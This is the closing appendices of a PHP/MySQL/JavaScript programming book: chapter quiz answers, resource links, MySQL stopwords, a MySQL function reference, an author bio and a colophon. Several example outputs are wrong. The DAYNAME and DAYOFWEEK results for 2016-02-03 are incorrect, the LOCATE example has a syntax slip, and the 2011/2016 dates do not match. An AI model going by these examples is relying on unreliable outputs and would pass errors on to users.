6. To create a gray text shadow under some text, offset diagonally to the bottom right by 5 pixels, with a blurring of 3 pixels, you would use this declaration: `text-shadow: 5px 5px 3px #888;`
7. You can indicate with an ellipsis that text is truncated using this declaration: `text-overflow:ellipsis;`
8. To include a Google web font in a web page, first select it from <http://google.com/webfonts>. Then, assuming, for example, you chose “Lobster,” you include it in a `<link>` tag, like this: `<link href='http://fonts.googleapis.com/css?family=Lobster' />`. You must also refer to the font in a CSS declaration such as this: `h1 { font-family:'Lobster', arial, serif; }`
9. The CSS declaration you would use to rotate an object by 90 degrees is `transform:rotate(90deg);`
10. To set up a transition on an object so that when any of its properties are changed the change will transition immediately in a linear fashion over the course of half a second, you would use this declaration: `transition:all .5s linear;`

## Chapter 20 Answers

1. The `O` function returns an object by its ID, the `S` function returns the `style` property of an object, and the `C` function returns an array of all objects that access a given class.
2. You can modify a CSS attribute of an object using the `setAttribute` function, like this: `myobject.setAttribute('font-size', '16pt')`. You can also (usually) modify an attribute directly, using slightly modified property names where required, like this: `myobject.fontSize = '16pt'`. (Recall that JavaScript reserves the hyphen character for use as a mathematical operator, so when accessing a hyphenated CSS

property you must omit the hyphen and set the character that followed it to uppercase.)

3. The properties that provide the width and height available in a browser window are `window.innerHeight` and `window.innerWidth`.
4. To make something happen when the mouse pointer passes over and out of an object, attach the code that does this to the `onmouseover` and `onmouseout` events.
5. To create a new element, implement code such as `elem = document.createElement('span')`, and to add the new element to the DOM, use code such as `document.body.appendChild(elem)`.
6. To make an element invisible, set its `visibility` property to `'hidden'` (use `'visible'` to restore it again). To collapse an element's dimensions to zero, set its `display` property to `'none'` (use `'block'` to restore it).
7. To set a single event at a future time, call the `setTimeout` function, passing it the code or function name to execute and the time delay in milliseconds.
8. To set up repeating events at regular intervals, use the `setInterval` function, passing it the code or function name to execute and the time delay between repeats, in milliseconds.
9. To release an element from its location in a web page and enable it to be moved around, set its `position` property to `'relative'`, `'absolute'`, or `'fixed'`. To restore it to its original place, set the property to `'static'`.
10. To achieve an animation rate of 50 frames per second, you should set a delay between interrupts of 20 milliseconds. To calculate this value, divide 1,000 milliseconds by the desired frame rate.

---

# Online Resources

This appendix lists useful websites where you can get material used in this book, and other resources that will enhance your web programs.

## PHP Resource Sites

- <http://codewalkers.com>
- <http://developer.yahoo.com/php/>
- <http://easyphp.org>
- <http://forums.devshed.com>
- <http://free-php.net>
- <http://hotscripts.com/category/php/>
- <http://htmlgoodies.com/beyond/php/>
- <http://php.net>
- <http://php.resourceindex.com>
- <http://php-editors.com>
- <http://phpbuilder.com>
- <http://phpfreaks.com>
- <http://phpunit.de>
- <http://w3schools.com/php/>
- <http://zend.com>

## MySQL Resource Sites

- <http://code.google.com/edu/tools101/mysql.html>
- <http://launchpad.net/mysql/>
- <http://mysql.com>

- <http://php.net/mysql>
- <http://planetmysql.org>
- <http://sun.com/software/products/mysql/>
- <http://sun.com/systems/solutions/mysql/resources.jsp>
- [http://w3schools.com/PHP/php\\_mysql\\_intro.asp](http://w3schools.com/PHP/php_mysql_intro.asp)

## JavaScript Resource Sites

- <http://developer.mozilla.org/en/JavaScript>
- <http://dynamicdrive.com>
- <http://javascript.about.com>
- <http://javascript.internet.com>
- <http://javascript.com>
- <http://javascriptkit.com>
- <http://w3schools.com/JS/>
- <http://www.webreference.com/js/>

## Ajax Resource Sites

- <http://ajax.asp.net>
- <http://ajaxian.com>
- <http://ajaxmatters.com>
- <http://developer.mozilla.org/en/AJAX>
- <http://developer.yahoo.com/yui/>
- <http://dojotoolkit.org>
- <http://jquery.com>
- <http://mochikit.com>
- <http://mootools.net>
- <http://openjs.com>
- <http://prototypejs.org>
- <http://sourceforge.net/projects/clean-ajax>
- <http://w3schools.com/Ajax/>

## Miscellaneous Resource Sites

- <http://apachefriends.org>
- <http://easyphp.org>
- <http://eclipse.org>
- <http://editra.org>
- <http://fireftp.mozdev.org>
- <http://sourceforge.net/projects/glossword/>
- <http://mamp.info/en/>
- <http://pear.php.net>
- <http://programmingforums.org>
- <http://putty.org>
- <http://smarty.net>
- <http://wampserver.com/en/>

## O'Reilly Resource Sites

- <http://onlamp.com>
- <http://onlamp.com/php/>
- <http://onlamp.com/onlamp/general/mysql.csp>
- <http://oreilly.com/ajax/>
- <http://oreilly.com/javascript/>
- <http://oreilly.com/mysql/>
- <http://oreilly.com/php/>
- <http://oreillynet.com/javascript/>



---

# MySQL's FULLTEXT Stopwords

This appendix contains the more than 500 *stopwords* referred to in the section “Using a FULLTEXT index” in [Chapter 8](#). Stopwords are words that are considered so common as to not be worth searching for, or storing, in a FULLTEXT index. Theoretically, ignoring these words makes little difference to the results of most FULLTEXT searches, but makes MySQL databases considerably smaller and more efficient. The words are shown here in lowercase but apply to uppercase and mixed-case versions, too:

## A

*a's, able, about, above, according, accordingly, across, actually, after, afterwards, again, against, ain't, all, allow, allows, almost, alone, along, already, also, although, always, am, among, amongst, an, and, another, any, anybody, anyhow, anyone, anything, anyway, anyways, anywhere, apart, appear, appreciate, appropriate, are, aren't, around, as, aside, ask, asking, associated, at, available, away, awfully*

## B

*be, became, because, become, becomes, becoming, been, before, beforehand, behind, being, believe, below, beside, besides, best, better, between, beyond, both, brief, but, by*

## C

*c'mon, c's, came, can, can't, cannot, cant, cause, causes, certain, certainly, changes, clearly, co, com, come, comes, concerning, consequently, consider, considering, contain, containing, contains, corresponding, could, couldn't, course, currently*

## D

*definitely, described, despite, did, didn't, different, do, does, doesn't, doing, don't, done, down, downwards, during*

## E

*each, edu, eg, eight, either, else, elsewhere, enough, entirely, especially, et, etc, even, ever, every, everybody, everyone, everything, everywhere, ex, exactly, example, except*

F

*far, few, fifth, first, five, followed, following, follows, for, former, formerly, forth, four, from, further, furthermore*

G

*get, gets, getting, given, gives, go, goes, going, gone, got, gotten, greetings*

H

*had, hadn't, happens, hardly, has, hasn't, have, haven't, having, he, he's, hello, help, hence, her, here, here's, hereafter, hereby, herein, hereupon, hers, herself, hi, him, himself, his, hither, hopefully, how, howbeit, however*

I

*i'd, i'll, i'm, i've, ie, if, ignored, immediate, in, inasmuch, inc, indeed, indicate, indicated, indicates, inner, insofar, instead, into, inward, is, isn't, it, it'd, it'll, it's, its, itself*

J

*just*

K

*keep, keeps, kept, know, known, knows*

L

*last, lately, later, latter, latterly, least, less, lest, let, let's, like, liked, likely, little, look, looking, looks, ltd*

M

*mainly, many, may, maybe, me, mean, meanwhile, merely, might, more, moreover, most, mostly, much, must, my, myself*

N

*name, namely, nd, near, nearly, necessary, need, needs, neither, never, nevertheless, new, next, nine, no, nobody, non, none, noone, nor, normally, not, nothing, novel, now, nowhere*

O

*obviously, of, off, often, oh, ok, okay, old, on, once, one, ones, only, onto, or, other, others, otherwise, ought, our, ours, ourselves, out, outside, over, overall, own*

P

*particular, particularly, per, perhaps, placed, please, plus, possible, presumably, probably, provides*

Q

*que, quite, qv*

R

*rather, rd, re, really, reasonably, regarding, regardless, regards, relatively, respectively, right*

S

*said, same, saw, say, saying, says, second, secondly, see, seeing, seem, seemed, seeming, seems, seen, self, selves, sensible, sent, serious, seriously, seven, several, shall,*

*she, should, shouldn't, since, six, so, some, somebody, somehow, someone, something, sometime, sometimes, somewhat, somewhere, soon, sorry, specified, specify, specifying, still, sub, such, sup, sure*

T

*t's, take, taken, tell, tends, th, than, thank, thanks, thanx, that, that's, thats, the, their, theirs, them, themselves, then, thence, there, there's, thereafter, thereby, therefore, therein, theres, thereupon, these, they, they'd, they'll, they're, they've, think, third, this, thorough, thoroughly, those, though, three, through, throughout, thru, thus, to, together, too, took, toward, towards, tried, tries, truly, try, trying, twice, two*

U

*un, under, unfortunately, unless, unlikely, until, unto, up, upon, us, use, used, useful, uses, using, usually*

V

*value, various, very, via, viz, vs*

W

*want, wants, was, wasn't, way, we, we'd, we'll, we're, we've, welcome, well, went, were, weren't, what, what's, whatever, when, whence, whenever, where, where's, whereafter, whereas, whereby, wherein, whereupon, wherever, whether, which, while, whither, who, who's, whoever, whole, whom, whose, why, will, willing, wish, with, within, without, won't, wonder, would, wouldn't*

Y

*yes, yet, you, you'd, you'll, you're, you've, your, yours, yourself, yourselves*

Z

*zero*



---

# MySQL Functions

By having functions built into MySQL, the speed of performing complex queries is substantially reduced, as is their complexity. If you wish to learn more about the available functions, you can visit the following URLs:

- String functions: <http://dev.mysql.com/doc/refman/5.0/en/string-functions.html>
- Date and time functions: <http://dev.mysql.com/doc/refman/5.0/en/date-and-time-functions.html>

But, for easy reference, here are some of the most commonly used MySQL functions.

## String Functions

---

### CONCAT()

`CONCAT(str1, str2, ...)`

Returns the result of concatenating *str1*, *str2*, and any other parameters (or `NULL` if any argument is `NULL`). If any of the arguments are binary, then the result is a binary string; otherwise, the result is a nonbinary string. This code returns the string “MySQL”:

```
SELECT CONCAT('My', 'S', 'QL');
```

---

### CONCAT\_WS()

`CONCAT_WS(separator, str1, str2, ...)`

Works in the same way as `CONCAT`, except it inserts a separator between the items being concatenated. If the separator is `NULL` the result will be `NULL`, but `NULL` values can be used as other arguments, which will then be skipped. This code returns the string “Truman,Harry,S”:

```
SELECT CONCAT_WS(',', 'Truman', 'Harry', 'S');
```

---

## LEFT()

LEFT(*str*, *len*)

Returns the leftmost *len* characters from the string *str* (or NULL if any argument is NULL). The following code returns the string “Chris”:

```
SELECT LEFT('Christopher Columbus', '5');
```

---

## RIGHT()

RIGHT(*str*, *len*)

Returns the rightmost *len* characters from the string *str* (or NULL if any argument is NULL). This code returns the string “Columbus”:

```
SELECT RIGHT('Christopher Columbus', '8');
```

---

## MID()

MID(*str*, *pos*, *len*)

Returns up to *len* characters from the string *str* starting at position *pos*. If *len* is omitted, then all characters up to the end of the string are returned. You may use a negative value for *pos*, in which case it represents the character *pos* places from the end of the string. The first position in the string is 1. This code returns the string “stop”:

```
SELECT MID('Christopher Columbus', '6', '4');
```

---

## LENGTH()

LENGTH(*str*)

Returns the length in bytes of the string *str*. Note that multibyte characters count as multiple bytes. If you need to know the actual number of characters in a string, use the CHAR\_LENGTH function. This code returns the value 15:

```
SELECT LENGTH('Mark Zuckerberg');
```

---

## LPAD()

LPAD(*str*, *len*, *padstr*)

Returns the string *str* padded to a length of *len* characters by prepending the string with *padstr* characters. If *str* is longer than *len*, the string returned will be truncated to *len* characters. This code:

```
SELECT LPAD('January', '8', ' ');  
SELECT LPAD('February', '8', ' ');
```

```
SELECT LPAD('March', '8', ' ');
SELECT LPAD('April', '8', ' ');
SELECT LPAD('May', '8', ' ');
```

returns the following strings:

```
January
February
March
April
May
```

Notice how all the strings have been padded to be eight characters long.

---

## RPAD

This is the same as the LPAD function except that the padding takes place on the right of the returned string. This code returns the string “Hi!!!”:

```
SELECT RPAD('Hi', '5', '!');
```

---

## LOCATE()

`LOCATE(substr, str, pos)`

Returns the position of the first occurrence of *substr* in the string *str*. If the parameter *pos* is passed, the search begins at position *pos*. If *substr* is not found in *str*, a value of 0 is returned. This code returns the values 5 and 11, because the first function call returns the first encounter of the word “unit,” while the second one only starts to search at the seventh character, and so returns the second instance:

```
SELECT LOCATE('unit', 'Community unit');
SELECT LOCATE('unit', 'Community unit' 7);
```

---

## LOWER()

`LOWER(str)`

This is the inverse of UPPER. Returns the string *str* with all the characters changed to lowercase. This code returns the string “queen elizabeth ii”:

```
SELECT LOWER('Queen Elizabeth II');
```

---

## UPPER()

`UPPER(str)`

This is the inverse of LOWER. It returns the string *str* with all the characters changed to uppercase. This code returns the string “I CAN’T HELP SHOUTING”:

```
SELECT UPPER('I can't help shouting');
```

---

## QUOTE()

QUOTE(*str*)

Returns a quoted string that can be used as a properly escaped value in a SQL statement. The returned string is enclosed in single quotes with all instances of single quotes, backslashes, the ASCII NUL character, and Ctrl-Z preceded by a backslash. If the argument *str* is NULL, the return value is the word NULL without enclosing quotes. The example code returns the following string:

```
'I\'m hungry'
```

Note how the ' symbol has been replaced with \\'.

```
SELECT QUOTE("I'm hungry");
```

---

## REPEAT()

REPEAT(*str*, *count*)

Returns a string comprising *count* copies of the string *str*. If *count* is less than 1, an empty string is returned. If either parameter is NULL, then NULL is returned. This code returns the strings “Ho Ho Ho” and “Merry Christmas”:

```
SELECT REPEAT('Ho', 3), 'Merry Christmas';
```

---

## REPLACE()

REPLACE(*str*, *from*, *to*)

Returns the string *str* with all occurrences of the string *from* replaced with the string *to*. The search and replace is case-sensitive when searching for *from*. This code returns the string “Cheeseburger and Soda”:

```
SELECT REPLACE('Cheeseburger and Fries', 'Fries', 'Soda');
```

---

## TRIM()

TRIM([*specifier remove* FROM] *str*)

Returns the string *str* with all prefixes or suffixes removed. The *specifier* can be one of BOTH, LEADING, or TRAILING. If no *specifier* is supplied, then BOTH is assumed. The *remove* string is optional; if it is omitted, spaces are removed. This code returns the strings “No Padding” and “Hello\_\_”:

```
SELECT TRIM(' No Padding ');  
SELECT TRIM(LEADING '_' FROM '__Hello__');
```

---

## LTRIM() and RTRIM()

LTRIM(*str*) and RTRIM(*str*)

The function LTRIM returns the string *str* with any leading spaces removed, while the function RTRIM performs the same action on the string's tail. This code returns the strings “No Padding” and “No Padding”:

```
SELECT LTRIM(' No Padding ');
SELECT RTRIM(' No Padding ');
```

## Date Functions

Dates are an important part of most databases. The date has to be recorded whenever financial transactions take place, expiry dates of credit cards need to be noted for repeat billing purposes, and so on. So, as you might expect, MySQL comes with a wide variety of functions to make handling dates a breeze.

---

### CURDATE()

Returns the current date in YYYY-MM-DD or YYYYMMDD format, depending on whether the function is used in a numeric or string context. On the date May 2, 2016, the following code will return the values 2016-05-02 and 20160502:

```
SELECT CURDATE();
SELECT CURDATE() + 0;
```

---

### DATE()

DATE(*expr*)

Extracts the date part of the date or a DATETIME expression *expr*. This code returns the value “1961-05-02”:

```
SELECT DATE('1961-05-02 14:56:23');
```

---

### DATE\_ADD()

DATE\_ADD(*date*, INTERVAL *expr unit*)

Returns the result of adding the expression *expr* using the units *unit* to the *date*. The *date* argument is the starting date or DATETIME value, and *expr* may start with a - symbol for negative intervals. Table D-1 shows the interval types supported and the expected *expr* values. Note the examples in this table that show where it is necessary to surround the *expr* value with quotes for MySQL to interpret them correctly (although, if you are ever in doubt, adding the quotes will always work).

Table D-1. Expected expr values

Type	Expected expr value	Example
MICROSECOND	MICROSECONDS	111111
SECOND	SECONDS	11
MINUTE	MINUTES	11
HOUR	HOURS	11
DAY	DAYS	11
WEEK	WEEKS	11
MONTH	MONTHS	11
QUARTER	QUARTERS	1
YEAR	YEARS	11
SECOND_MICROSECOND	'SECONDS.MICROSECONDS'	11.22
MINUTE_MICROSECOND	'MINUTES.MICROSECONDS'	11.22
MINUTE_SECOND	'MINUTES:SECONDS'	'11:22'
HOUR_MICROSECOND	'HOURS.MICROSECONDS'	11.22
HOUR_SECOND	'HOURS:MINUTES:SECONDS'	'11:22:33'
HOUR_MINUTE	'HOURS:MINUTES'	'11:22'
DAY_MICROSECOND	'DAYS.MICROSECONDS'	11.22
DAY_SECOND	'DAYS HOURS:MINUTES:SECONDS'	'11 22:33:44'
DAY_MINUTE	'DAYS HOURS:MINUTES'	'11 22:33'
DAY_HOUR	'DAYS HOURS'	'11 22'
YEAR_MONTH	'YEARS-MONTHS'	'11-2'

You can also use the `DATE_SUB` function to subtract date intervals. However, it's not actually necessary for you to use the `DATE_ADD` or `DATE_SUB` functions, as you can use date arithmetic directly in MySQL. This code:

```
SELECT DATE_ADD('1975-01-01', INTERVAL 77 DAY);
SELECT DATE_SUB('1982-07-04', INTERVAL '3-11' YEAR_MONTH);
SELECT '2016-12-31 23:59:59' + INTERVAL 1 SECOND;
SELECT '2000-01-01' - INTERVAL 1 SECOND;
```

returns the following values:

```
1975-03-19
1978-08-04
2017-01-01 00:00:00
1999-12-31 23:59:59
```

Notice how the last two commands use date arithmetic directly without recourse to functions.

---

## DATE\_FORMAT()

DATE\_FORMAT(*date*, *format*)

Returns the *date* value formatted according to the *format* string. [Table D-2](#) shows the specifiers that can be used in the *format* string. Note that the % character is required before each specifier, as shown. This code returns the given date and time as “Wednesday May 4th 2016 03:02 AM”:

```
SELECT DATE_FORMAT('2016-05-04 03:02:01', '%W %M %D %Y %h:%i %p');
```

Table D-2. DATE\_FORMAT specifiers

Specifier	Description
%a	Abbreviated weekday name (Sun–Sat)
%b	Abbreviated month name (Jan–Dec)
%c	Month, numeric (0–12)
%D	Day of the month with English suffix (0th, 1st, 2nd, 3rd, ...)
%d	Day of the month, numeric (00–31)
%e	Day of the month, numeric (0–31)
%f	Microseconds (000000–999999)
%H	Hour (00–23)
%h	Hour (01–12)
%I	Hour (01–12)
%i	Minutes, numeric (00–59)
%j	Day of year (001–366)
%k	Hour (0–23)
%l	Hour (1–12)
%M	Month name (January–December)
%m	Month, numeric (00–12)
%p	AM or PM
%r	Time, 12-hour (hh:mm:ss followed by AM or PM)
%S	Seconds (00–59)
%s	Seconds (00–59)
%T	Time, 24-hour (hh:mm:ss)
%U	Week (00–53), where Sunday is the first day of the week
%u	Week (00–53), where Monday is the first day of the week
%V	Week (01–53), where Sunday is the first day of the week; used with %X
%v	Week (01–53), where Monday is the first day of the week; used with %x
%W	Weekday name (Sunday–Saturday)
%w	Day of the week (0=Sunday–6=Saturday)

Specifier	Description
%X	Year for the week where Sunday is the first day of the week, numeric, four digits; used with %V
%x	Year for the week where Monday is the first day of the week, numeric, four digits; used with %v
%Y	Year, numeric, four digits
%y	Year, numeric, two digits
%%	A literal % character

---

## DAY()

DAY(*date*)

Returns the day of the month for *date*, in the range 1 to 31 or 0 for dates that have a zero day part, such as “0000-00-00” or “2016-00-00.” You can also use the function DAYOFMONTH to return the same value. This code returns the value 3:

```
SELECT DAY('2016-02-03');
```

---

## DAYNAME()

DAYNAME(*date*)

Returns the name of the weekday for the *date*. This code returns the string “Saturday”:

```
SELECT DAYNAME('2016-02-03');
```

---

## DAYOFWEEK()

DAYOFWEEK(*date*)

Returns the weekday index for *date*, from 1 for Sunday through 7 for Saturday. This code returns the value 7:

```
SELECT DAYOFWEEK('2016-02-03');
```

---

## DAYOFYEAR()

DAYOFYEAR(*date*)

Returns the day of the year for *date*, in the range 1 to 366. This code returns the value 34:

```
SELECT DAYOFYEAR('2016-02-03');
```

---

## LAST\_DAY()

LAST\_DAY(*date*)

---

Returns the last day of the month for the given DATETIME value *date*. If the argument is invalid, it returns NULL. This code:

```
SELECT LAST_DAY('2016-02-03');
SELECT LAST_DAY('2016-03-11');
SELECT LAST_DAY('2016-04-26');
```

returns the following values:

```
2016-02-29
2016-03-31
2016-04-30
```

As you'd expect, it correctly returns the 28th day of February, the 31st of March, and the 30th of April 2011.

---

## MAKEDATE()

MAKEDATE(*year*, *dayofyear*)

Returns the date for the given *year* and *dayofyear* values. If *dayofyear* is zero, the result is NULL. This code returns the date “2016-09-30”:

```
SELECT MAKEDATE(2016,274);
```

---

## MONTH()

MONTH(*date*)

Returns the month for *date*, in the range 1 through 12 for January through December. Dates that have a zero month part, such as “0000-00-00” or “2016-00-00,” return zero. This code returns the value 7:

```
SELECT MONTH('2016-07-11');
```

---

## MONTHNAME()

MONTHNAME(*date*)

Returns the full name of the month for *date*. This code returns the string “July”:

```
SELECT MONTHNAME('2016-07-11');
```

---

## SYSDATE()

Returns the current date and time as a value in either YYYY-MM-DD HH:MM:SS or YYYYMMDDHHMMSS format, depending on whether the function is used in a string or numeric context. The function NOW works in a similar manner, except that it returns the time and date only at the start of the current statement, whereas SYSDATE returns the time and date at

the exact moment the function itself is called. On December 19, 2016, this code will return the values 2016-12-19 19:11:13 and 20161219191113:

```
SELECT SYSDATE();
SELECT SYSDATE() + 0;
```

---

## YEAR()

YEAR(*date*)

Returns the year for *date* in the range 1000 to 9999, or 0 for the zero date. This code returns the value 1999:

```
SELECT YEAR('1999-08-07');
```

---

## WEEK()

WEEK(*date* [, *mode*])

Returns the week number for *date*. If passed the optional *mode* parameter, the week number returned will be modified according to [Table D-3](#). You can also use the function WEEKOF YEAR, which is equivalent to using the WEEK function with a *mode* of 3. This code returns the week number 14:

```
SELECT WEEK('2016-04-04', 1);
```

Table D-3. The modes supported by the WEEK function

Mode	First day of week	Range	Where week 1 is the first week ...
0	Sunday	0–53	with a Sunday in this year
1	Monday	0–53	with more than three days this year
2	Sunday	1–53	with a Sunday in this year
3	Monday	1–53	with more than three days this year
4	Sunday	0–53	with more than three days this year
5	Monday	0–53	with a Monday in this year
6	Sunday	1–53	with more than three days this year
7	Monday	1–53	with a Monday in this year

---

## WEEKDAY()

WEEKDAY(*date*)

Returns the weekday index for *date*, where 0=Monday through 6=Sunday. This code returns the value 1:

```
SELECT WEEKDAY('2016-04-04');
```

# Time Functions

Sometimes you need to work with the time, rather than the date, and MySQL provides plenty of functions for you to do so.

---

## CURTIME()

Returns the current time as a value in the format HH:MM::SS or HHMMSS.uuuuuu, depending on whether the function is used in a string or numeric context. The value is expressed using the current time zone. When the current time is 11:56:23, this code returns the values 11:56:23 and 11:56:23.000000:

```
SELECT CURTIME() + 0;
```

---

## HOUR()

HOUR(*time*)

Returns the hour for *time*. This code returns the value 11:

```
SELECT HOUR('11:56:23');
```

---

## MINUTE()

MINUTE(*time*)

Returns the minute for *time*. This code returns the value 56:

```
SELECT MINUTE('11:56:23');
```

---

## SECOND()

SECOND(*time*)

Returns the second for *time*. This code returns the value 23:

```
SELECT SECOND('11:56:23');
```

---

## MAKETIME()

MAKETIME(*hour*, *minute*, *second*)

Returns a time value calculated from the *hour*, *minute*, and *second* arguments. This code returns the time 11:56:23:

```
SELECT MAKETIME(11, 56, 23);
```

---

## TIMEDIFF()

`TIMEDIFF(expr1, expr2)`

Returns the difference between *expr1* and *expr2* (*expr1* - *expr2*) as a time value. Both *expr1* and *expr2* must be TIME or DATETIME expressions of the same type. This code returns the value 01:37:38:

```
SELECT TIMEDIFF('2000-01-01 01:02:03', '1999-12-31 23:24:25');
```

---

## UNIX\_TIMESTAMP()

`UNIX_TIMESTAMP([date])`

If called without the optional *date* argument, this function returns the number of seconds since 1970-01-01 00:00:00 UTC as an unsigned integer. If the *date* parameter is passed, then the value returned is the number of seconds elapsed from the 1970 start date to the given date. This code will return the value 946684800 (the number of seconds up to the start of the current millennium) followed by a TIMESTAMP representing the current Unix time at the moment you run it:

```
SELECT UNIX_TIMESTAMP('2000-01-01');
SELECT UNIX_TIMESTAMP();
```

---

## FROM\_UNIXTIME()

`FROM_UNIXTIME(unix_timestamp [, format])`

Returns the *unix\_timestamp* parameter as a string in either YYYY-MM-DD, HH:MM:SS, or YYYYMMDDHHMMSS.uuuuuu format, depending on whether the function is used in a string or numeric context. If the optional *format* parameter is provided, the result is formatted according to the specifiers in [Table 8-11](#). This code returns the strings “2000-01-01 00:00:00” and “Saturday January 1st 2000 12:00 AM”:

```
SELECT FROM_UNIXTIME(946684800);
SELECT FROM_UNIXTIME(946684800, '%W %M %D %Y %h:%i %p');
```

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## About the Author

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**Robin Nixon** has worked with and written about computers since the early 1980s (his first computer was a Tandy TRS 80 Model 1 with a massive 4KB of RAM!). One of the websites he developed presented the world's first radio station licensed by the music copyright holders. In order to enable people to continue to surf while listening, Robin also developed the first known pop-up windows. He has also worked full time for one of Britain's main IT magazine publishers, where he held several roles, including editorial, promotions, and cover disc editing, and is the author of more than 16 books.

## Colophon

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The animals on the cover of *Learning PHP, MySQL, JavaScript, and CSS* are sugar gliders (*Petaurus breviceps*). Sugar gliders are small, gray-furred creatures that grow to an adult length of six to seven-and-a-half inches. Their tails, which are distinguished by a black tip, are usually as long as their bodies. Membranes extend between their wrists and ankles and provide an aerodynamic surface that helps them glide between trees.

Sugar gliders are native to Australia and Tasmania. They prefer to live in the hollow parts of eucalyptus and other types of large trees with several other adult sugar gliders and their own children.

Though sugar gliders reside in groups and defend their territory together, they don't always live in harmony. One male will assert his dominance by marking the group's territory with his saliva and then by marking all group members with a distinctive scent produced from his forehead and chest glands. This ensures that members of the group will know when an outsider approaches; group members will fight off any sugar glider not bearing their scent. However, a sugar glider group will welcome and mark an outsider if one of their adult males dies (the group will typically replace a deceased adult female with their one of their own female offspring).

Sugar gliders make popular pets because of their inquisitive, playful natures, and because many think they are cute. But there are disadvantages to keeping sugar gliders as pets: as they are exotic animals, sugar gliders need specialized, complicated diets consisting of items such as crickets, a variety of fruits and vegetables, and mealworms; healthy housing requires a cage or space no less than the size of an aviary; their distinctive scents can be bothersome to humans; as they are nocturnal creatures, they will bark, hiss, run, and glide all night long; it's not uncommon for them to extricate their bowels while playing or eating; and in some states and countries, it is illegal to own sugar gliders as household pets.

The cover image is from *Dover's Animals*. The cover font is Adobe ITC Garamond. The text font is Linotype Birka; the heading font is Adobe Myriad Condensed; and the code font is LucasFont's TheSansMonoCondensed.

